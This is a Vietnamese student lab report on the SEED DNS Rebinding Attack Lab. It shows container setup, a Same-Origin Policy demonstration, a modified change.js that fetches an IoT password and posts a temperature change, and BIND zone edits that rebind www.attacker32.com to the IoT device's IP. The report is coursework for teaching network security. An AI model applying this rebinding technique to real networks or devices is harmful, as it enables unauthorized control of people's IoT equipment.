Phòng thí nghiệm An toàn Thông tin InsecLab
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO BÀI TẬP

Môn học: AN TOÀN MẠNG

DNS REBINDING ATTACK LAB

Nhóm: 05

1. **THÔNG TIN CHUNG:**

Lớp: NT140.P11.ANTT

STT	Họ và tên	MSSV	Email
1	Hồ Vỉ Khánh	22520633	22520633@gm.uit.edu.vn
2	Diệp Tấn Phát	22521066	22521066@gm.uit.edu.vn
3	Trần Anh Khôi	22520701	22520701@gm.uit.edu.vn
4	Nguyễn Hồ Nhật Khoa	22520677	22520677@gm.uit.edu.vn

2. **NỘI DUNG THỰC HIỆN:**[1]


STT	Nội dung	Tình trạng
1	Task 1	100%
2	Task 2	100%
3	Task 3	100%
Điểm tự đánh giá		**10/10**

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

A. Lab Environment Setup Using Container



1. Container Setup and Commands


```
[12/04/24]seed@VM:~/DNS_Rebinding$ cd Labsetup/
[12/04/24]seed@VM:~/.../Labsetup$ dcbuild
iot uses an image, skipping
Router uses an image, skipping
attacker-www uses an image, skipping
Building attacker-ns
Step 1/3 : FROM handsonsecurity/seed-server:bind
```

```
[12/04/24]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (A-10.9.0.5, malicious-router-10.9.0.111, attac
ker-10.9.0.105, host-192.168.60.6, host-192.168.60.5, victim-10.9.0.5, B-10.9.0.
6, M-10.9.0.105) for this project. If you removed or renamed this service in you
r compose file, you can run this command with the --remove-orphans flag to clean
 it up.
Starting local-dns-server-10.9.0.53 ... done
Starting router                     ... done
Starting attacker-www-10.9.0.180    ... done
Starting attacker-ns-10.9.0.153     ... done
Starting iot-192.168.60.80          ... done
```

```
[12/04/24]seed@VM:~/.../Labsetup$ dockps
34b2a335d196  attacker-www-10.9.0.180
fc75a243db32  local-dns-server-10.9.0.53
f9b5835721ca  iot-192.168.60.80
071ad5fd3eea  attacker-ns-10.9.0.153
a4c80908e6d2  router
[12/04/24]seed@VM:~/.../Labsetup$ docker network ls
NETWORK ID          NAME                DRIVER              SCOPE
85622f6e84a4        bridge              bridge              local
b3581338a28d        host                host                local
ab071788f7ff        net-10.9.0.0        bridge              local
5629833b1316        net-192.168.60.0    bridge              local
77acecccbe26        none                null                local
[12/04/24]seed@VM:~/.../Labsetup$
```


2. Configure the User VM


Step 0. DisableFirefox's DNSoverHTTPS



Step 1. Reduce Firefox's DNS caching time

Step 2. Change /etc/hosts





Step 3. Local DNS Server

Cấu hình Local DNS Server

```
 GNU nano 4.8                                  /etc/resolvconf/resolv.conf.d/head
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
# 127.0.0.53 is the systemd-resolved stub resolver.
# run "systemd-resolve --status" to see details about the actual nameservers.
nameserver 10.9.0.53
```

Kiểm tra cấu hình


```
[12/04/24]seed@VM:~/.../Labsetup$ sudo nano /etc/resolvconf/resolv.conf.d/head
[12/04/24]seed@VM:~/.../Labsetup$ sudo resolvconf -u
[12/04/24]seed@VM:~/.../Labsetup$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
# 127.0.0.53 is the systemd-resolved stub resolver.
# run "systemd-resolve --status" to see details about the actual nameservers.
nameserver 10.9.0.53

nameserver 127.0.0.53
[12/04/24]seed@VM:~/.../Labsetup$
```

3. Testing the Lab Setup.

Kiểm tra cấu hình cảu máy VM bằng cách dig www.attacker32.com và ns.attacker32.com. Nếu nhận được địa chỉ 10.9.0.180 và 10.9.0.153 là đúng.

```
[12/04/24]seed@VM:~/.../Labsetup$ dig www.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54885
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 0df336fc4c7408aa0100000067507e2eddafc6badf341be1 (good)
;; QUESTION SECTION:
;www.attacker32.com.            IN      A

;; ANSWER SECTION:
www.attacker32.com.     259034  IN      A       10.9.0.180

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Dec 04 11:07:10 EST 2024
;; MSG SIZE  rcvd: 91

[12/04/24]seed@VM:~/.../Labsetup$ dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8538
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 73f8d85ae10e899c0100000067507e5a9dd833a2ccc31eac (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259115  IN      A       10.9.0.153

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Dec 04 11:07:54 EST 2024
;; MSG SIZE  rcvd: 90
```

Kiểm tra trang web của attacker



B. LaunchtheAttack on the IoT Device


Task 1. Understanding the Same-Origin Policy Protection

Mở 3 URL trong đề bài ở 3 trang firefox khác nhau để xem sự khác biệt:

URL 1: http://www.seedIoT32.com # Nhiệt độ hiện tại của bộ điều chỉnh nhiệt


URL 2: http://www.seedIoT32.com/change # Từ máy chủ IoT

URL 3: http://www.attacker32.com/change # Từ máy chủ Attacker




Khi nhấp vào nút "Click" trên trang 2 và trang 3, một yêu cầu sẽ được gửi đến máy chủ IoT để đặt nhiệt độ của nó lên tới 99° C.

Click trên trang 2 (từ máy chủ IoT)



Click trên trang 3 (từ máy Attacker)



SOP error when fetching another domain

⇨ Chỉ trang đến từ máy chủ IoT mới có thể tăng nhiệt độ của bộ điều nhiệt thành công.

Còn trên trang đến từ máy chủ Attacker tim thấy 1 lỗi.

```
Cross-Origin Request Blocked: The Same Origin Policy disallows reading the
remote resource at http://www.seediot32.com/password.
(Reason: CORS header 'Access-Control-Allow-Origin' missing). Status code: 200.
```

Điều này có nghĩa là việc đọc mật khẩu (http://www.seediot32.com/password) đang bị chặn bởi **chính sách cùng nguồn** (same-origin policy) của trình duyệt vì tên miền được yêu cầu khác với tên miền của trang web Attacker (www.attacker32.com). Cơ chế này thường được sử dụng để ngăn chặn một trang web độc hại đọc dữ liệu của một trang web khác.

Task 2. Defeat the Same-Origin Policy Protection

Mục tiêu của task 2 là vượt qua same-origin policy

SOP chỉ dựa vào tên miền (hostname) chứ không phải địa chỉ IP (IP address). Vì vậy có thể dùng www.attacker32.com trong URL là đã tuân thủ SOP.

Trước khi người dùng gửi yêu cầu tới www.attacker32.com, đầu tiên nó cần có đại chỉ IP của www.attacker32.com. Một yêu của DNS sẽ được gửi từ máy user's machine. Nếu địa chỉ IP không được lưu trong cache của DNS Server, một yêu của DNS sẽ được gửi đến máy chủ www.attacker32.com do Attacker kiểm soát. Do đó Attacker có thể đưa ra phản hồi tùy ý.

Step 1: Modifying the JavaScript code

Đầu tiên thay đổi code JavaScript chạy bên trong trang www.attacker32.com/change, trong container chứa máy chủ web của Attacker. Vì trang này đến từ máy chủ www.attacker32.com nên theo SOP, nó chỉ có thể tương tác với cùng một máy chủ. Vì vậy, cần thay đổi biến **url_prefix** đang được sử dụng để thực hiện yêu cầu, sao cho nguồn là cùng một máy chủ.

```
[12/04/24]seed@VM:~/.../Labsetup$ docker exec -it 34b2a335d196 /bin/bash
root@34b2a335d196:/# cd /app/rebind_server/templates/js
root@34b2a335d196:/app/rebind_server/templates/js# nano change.js
root@34b2a335d196:/app/rebind_server/templates/js#
```


```
 GNU nano 4.8                                                    change.js
let url_prefix = 'http://www.attacker32.com'#thay cho http://www.seediot32.com

function updateTemperature() {
  $.get(url_prefix + '/password', function(data) {
        $.post(url_prefix + '/temperature?value=99'
               + '&password='+ data.password,
               function(data) {
                  console.debug('Got a response from the server!');
               });
  });
}

button = document.getElementById("change");
button.addEventListener("click", updateTemperature);
```

Sau khi thay đổi cần khởi động lại container chứa máy chủ web của Attacker

```
[12/04/24]seed@VM:~/.../Labsetup$ dockps
34b2a335d196  attacker-www-10.9.0.180
fc75a243db32  local-dns-server-10.9.0.53
f9b5835721ca  iot-192.168.60.80
071ad5fd3eea  attacker-ns-10.9.0.153
a4c80908e6d2  router
[12/04/24]seed@VM:~/.../Labsetup$ docker container restart 34b2
34b2
[12/04/24]seed@VM:~/.../Labsetup$
```

Sau đó thử nhấn lại nút "Click" trên trang web của Attacker. Thấy không còn lỗi `Cross-Origin Request Blocked` mà xuất hiện lỗi mới `METHOD NOT ALLOWED`

Lỗi do máy chủ web Attacker không hỗ trợ phương thức này.



Step 2: Conduct the DNS rebinding

Thay vì gửi yêu cầu đến máy chủ web của Attacker, thì sẽ gửi yêu cầu đến máy chủ IoT bằng cách sử dụng kỹ thuật DNS rebinding. Thực hiện ánh xạ www.attacker32.com tới địa chỉ IP của máy chủ web của Attacker để người dùng có thể lấy trang thực tế từ http://www.attacker32.com/change. Tuy nhiên, trước khi nhấp vào nút trên trang, cần ánh xạ lại tên máy chủ www.attacker32.com thành địa chỉ IP của máy chủ IoT, do đó yêu cầu được kích hoạt bởi nút "Click" sẽ chuyển đến máy chủ IoT.

Thay đổi DNS mapping trong container nameserver của Attacker (etc/bind/zone_attacker32.com)

- Đặt TTL ngắn để giảm thời gian chờ: **$TTL 3**
- Thay đổi IP của www thành địa chỉ IP của IoT server: **www IN A 192.168.60.80**

```
  GNU nano 4.8                                    /etc/bind/zone_attacker32.com
$TTL 3
@       IN      SOA     ns.attacker32.com. admin.attacker32.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@       IN      NS      ns.attacker32.com.

@       IN      A       10.9.0.180
www     IN      A       192.168.60.80
ns      IN      A       10.9.0.153
*       IN      A       10.9.0.100
```

Đầu tiên là giá trị Thời gian tồn tại (TTL) mặc định (giây) cho phản hồi, chỉ định thời gian phản hồi có thể tồn tại trong bộ đệm DNS. Thay đổi giá trị này thành **$TTL 3** (3 giây). Sau đó, thêm dòng www IN A 192.168.60.80. Bằng cách này ánh xạ tên máy chủ www.attacker32.com tới địa chỉ IP của máy chủ IoT (192.168.60.80).


Cập nhật các thay đổi bằng lệnh `rndc reload attacker32.com`

```
[12/04/24]seed@VM:~/.../Labsetup$ docker exec -it 071ad5fd3eea /bin/bash
root@071ad5fd3eea:/# nano /etc/bind/zone_attacker32.com
root@071ad5fd3eea:/# rndc reload attacker32.com
zone reload queued
```

Xóa bộ nhớ cache trên DNS

```
[12/04/24]seed@VM:~/.../Labsetup$ docker exec -it fc75a243db32 /bin/bash
root@fc75a243db32:/# rndc flush
```

Sau đó thử lại trên trang web cảu Attacker và thành công thay đổi nhiệt độ thành 99°C




Task 3. Launch the Attack

Trong task trước cần phải bấm "Click" để thay đổi giá trị. Trong thực tế ít có thể làm được như vậy. Vì vậy cần làm nó tự động.

Đã có một trang web cho mục đích đó. Nó có thể được truy cập bằng URL sau: http://www.attacker32.com . Nó có bộ đếm thời gian giảm dần từ 10 xuống 0. Khi nó đạt đến 0, code JavaScript trên trang này sẽ gửi yêu cầu nhiệt độ cài đặt tới http://www.attacker32.com , sau đó đặt lại giá trị bộ hẹn giờ thành 10. Mục tiêu của nhiệm vụ này là sử dụng DNS rebinding, do đó khi bộ hẹn giờ về 0, nhiệt độ của bộ điều nhiệt sẽ được đặt thành 88° C.

Vì đã ánh xạ tên máy chủ http://www.attacker32.com tới địa chỉ IP của máy chủ IoT nên bất cứ khi nào truy cập trang của Attacker, đều kết thúc trên trang IoT.



Để khắc phục điều này, cần chỉnh sửa lại tệp zone_attacker32.com ánh xạ lại tên máy chủ thành địa chỉ IP của máy chủ web của Attacker (giống như trước như chưa từng thay đổi gì).

```
  GNU nano 4.8                                          zone_attacker32.com
$TTL 10
@       IN      SOA   ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     10.9.0.180
www     IN      A     10.9.0.180
ns      IN      A     10.9.0.153
*       IN      A     10.9.0.100
```

Sau đó reload lại file zone_attacker32.com để lưu thay đổi.

```
root@071ad5fd3eea:/etc/bind# nano zone_attacker32.com
root@071ad5fd3eea:/etc/bind# rndc reload attacker32.com
zone reload queued
```

